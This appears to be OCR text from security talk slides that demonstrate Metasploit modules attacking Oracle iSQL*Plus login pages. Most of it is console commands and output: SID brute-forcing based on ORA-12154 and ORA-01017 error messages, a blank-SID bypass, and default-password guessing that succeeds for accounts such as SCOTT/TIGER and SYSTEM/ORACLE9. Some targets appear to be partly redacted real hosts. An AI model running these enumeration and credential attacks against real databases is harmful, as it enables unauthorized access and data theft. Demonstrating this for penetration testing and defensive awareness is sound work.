

iSQL*Plus Release 9.2.0.1.0 Production: Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.26.139:7778/isqlplus
Most Visited
Getting Started
Latest Headlines
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneou
iSQL*Plus Release 9.2.0.1.0 Pr...
ORACLE
iSQL*Plus
Login
Username:
Password:
Connection Identifier:
Login

Oracle iSQLPlus

- isqlplus_sidbrute.rb
- Different POST requests for 9 vs 10
- Module fingerprints version and chooses correct POST
- Uses SID list already in Metasploit
- Using error message returned by Oracle determines valid SID
- Wrong SID:
  - ORA-12154: TNS: could not resolve service name
- Right SID (wrong password):
  - ORA-01017: invalid username/password; logon denied

Oracle iSQLPlus


- isqlplus_sidbrute.rb



```
msf auxiliary(oracle_isqlplus_sidbrute) > run

[*] Received a 200 the target is up
[*] Server is Oracle 9.2*
[*] Starting SID check on [redacted].195.140:80, using SIDs from /home/user/pentest
/msf3/data/wordlists/sid.txt...
[*] Oracle version is set to 9
[-] WRONG SID: ORCL

[-] WRONG SID: ORACLE

[-] WRONG SID: XE

[-] WRONG SID: ASDB

[-] WRONG SID: IASDB

[-] WRONG SID: OEMREP

[+] received ORA-01017, possible correct sid of TEST

[-] WRONG SID: SA0

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Oracle iSQLPlus


- Isqlplus_sidbrute.rb



```
msf auxiliary(oracle_isqlplus_sidbrute) > run

[*] Received a 200 the target is up
[*] Server is Oracle 10.1
[*] iSQLPlus on 10.1 success has been intermittent, you've been warned.
[*] Starting SID check on [redacted].161.22:5560, using SIDs from /home/user/pentest
/msf3/data/wordlists/sid.txt...
[*] Oracle version is set to 10
[-] WRONG SID:

[+] received ORA-01017, possible correct sid of ORCL

[*] received an unknown error, manually check
[-] WRONG SID: XE

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Oracle iSQLPlus


- isqlplus_sidbrute.rb
- Added bonus, by default iSQLPlus authenticates to the first SID in the tnsnames.ora file. This means we can pass no SID and it will try to auth to the top SID in the tnsnames.ora file ☺



```
msf auxiliary(oracle_isqlplus_sidbrute) > run

[*] Received a 200 the target is up
[*] Server is Oracle 9.2*
[*] Starting SID check on [redacted].195.140:80, using SIDs from /home/user/pentest
/msf3/data/wordlists/sid.txt...
[*] Oracle version is set to 9
[+] received ORA-01017, possible correct sid of

[-] WRONG SID: ORCL

[-] WRONG SID: ORACLE

[-] WRONG SID: XE

[-] WRONG SID: ASDB

[-] WRONG SID: IASDB

[-] WRONG SID: OEMREP

[+] received ORA-01017, possible correct sid of TEST

[-] WRONG SID: SA0
```

Oracle iSQLPlus


- isqlplus_sidbrute.rb
- Added bonus, by default isqlplus (9 & 10) authenticates to the first SID in the tnsnames.ora file. This means we can pass no SID and it will try to auth to the top SID in the tnsnames.ora file ☺



```
msf auxiliary(isqlplus_sidbrute) > run

[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Received an HTTP 200
[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Detected Oracle version 10
[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Starting SID check
[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Trying SID '', waiting for response
...
[+] 192.168.26.139:5560 - Oracle iSQL*Plus - Recieved ORA-01017 on a blank SID -
- SIDs are not enforced upon login.
[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Trying SID 'ORCL', waiting for resp
onse...
[+] 192.168.26.139:5560 - Oracle iSQL*Plus - Received ORA-01017, probable correc
t SID 'ORCL'
[*] 192.168.26.139:5560 - Oracle iSQL*Plus - Trying SID 'ORACLE', waiting for re
sponse...
[-] 192.168.26.139:5560 - Oracle iSQL*Plus - No response
```

Oracle iSQLPlus


- isqlplus_login.rb
- Once we have a valid SID start checking for default user/pass accounts



```
msf auxiliary(oracle_isqlplus_login) > set RHOSTS 192.168.26.139
RHOSTS => 192.168.26.139
msf auxiliary(oracle_isqlplus_login) > set RPORT 7778
RPORT => 7778
msf auxiliary(oracle_isqlplus_login) > set SID ORCL92
SID => ORCL92
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:7778 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:7778/isqplus  successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:7778 - Trying username:'DBSNMP' with password:'DBSNMP'
[+] http://192.168.26.139:7778/isqplus  successful login 'DBSNMP' : 'DBSNMP'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE9'
[+] http://192.168.26.139:7778/isqplus  successful login 'SYSTEM' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYS' with password:'ORACLE9'
[+] SYS:ORACLE9 is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:7778/isqplus  successful login 'SYS' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:7778 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle iSQLPlus


- isqlplus_login.rb
- Look ma no SID!



```
msf auxiliary(oracle_isqlplus_login) > set VERSION 9
VERSION => 9
msf auxiliary(oracle_isqlplus_login) > set BLANKSID TRUE
BLANKSID => TRUE
msf auxiliary(oracle_isqlplus_login) > run

[*] http://192.168.26.139:7778 - Trying username:'SCOTT' with password:'TIGER'
[+] http://192.168.26.139:7778/isqplus  successful login 'SCOTT' : 'TIGER'
[*] http://192.168.26.139:7778 - Trying username:'DBSNMP' with password:'DBSNMP'
[+] http://192.168.26.139:7778/isqplus  successful login 'DBSNMP' : 'DBSNMP'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'MANAGER'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE'
[*] http://192.168.26.139:7778 - Trying username:'SYSTEM' with password:'ORACLE9'
[+] http://192.168.26.139:7778/isqplus  successful login 'SYSTEM' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYS' with password:'ORACLE9'
[+] SYS:ORACLE9 is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:7778/isqplus  successful login 'SYS' : 'ORACLE9'
[*] http://192.168.26.139:7778 - Trying username:'SYSADMIN' with password:'SYSADMIN'
[*] http://192.168.26.139:7778 - Trying username:'BRIO_ADMIN' with password:'BRIO_ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(oracle_isqlplus_login) > 
```

Oracle iSQLPlus

- isqlplus_login.rb
- Works on Oracle DB 10 as well



```
msf auxiliary(isqlplus_login) > set SID ""
SID =>
msf auxiliary(isqlplus_login) > ru

[*] http://192.168.26.139:5560/isqlplus/ - Received an HTTP 200
[*] http://192.168.26.139:5560/isqlplus/ - Detected Oracle version 10
[*] Using blank SID for authentication.
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SCOTT' with password:'TIGER' with SID ''
[+] http://192.168.26.139:5560/isqlplus/ - successful login 'SCOTT' : 'TIGER' for SID ''
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'DBSNMP' with password:'DBSNMP' with SID ''
[*] http://192.168.26.139:5560/isqlplus/ - username and password failed
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYSTEM' with password:'MANAGER' with SID ''
[*] http://192.168.26.139:5560/isqlplus/ - username and password failed
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYSTEM' with password:'ORACLE' with SID ''
[+] http://192.168.26.139:5560/isqlplus/ - successful login 'SYSTEM' : 'ORACLE' for SID ''
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYS' with password:'ORACLE9' with SID ''
[*] http://192.168.26.139:5560/isqlplus/ - username and password failed
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYS' with password:'SYS' with SID ''
[*] http://192.168.26.139:5560/isqlplus/ - username and password failed
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYS' with password:'ORACLE' with SID ''
[+] SYS:ORACLE is correct but required SYSDBA or SYSOPER login
[+] http://192.168.26.139:5560/isqlplus/ - successful login 'SYS' : 'ORACLE' for SID ''
[*] http://192.168.26.139:5560/isqlplus/ - Trying username:'SYSADMIN' with password:'SYSADMIN' with SID ''
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(isqlplus_login) >
```

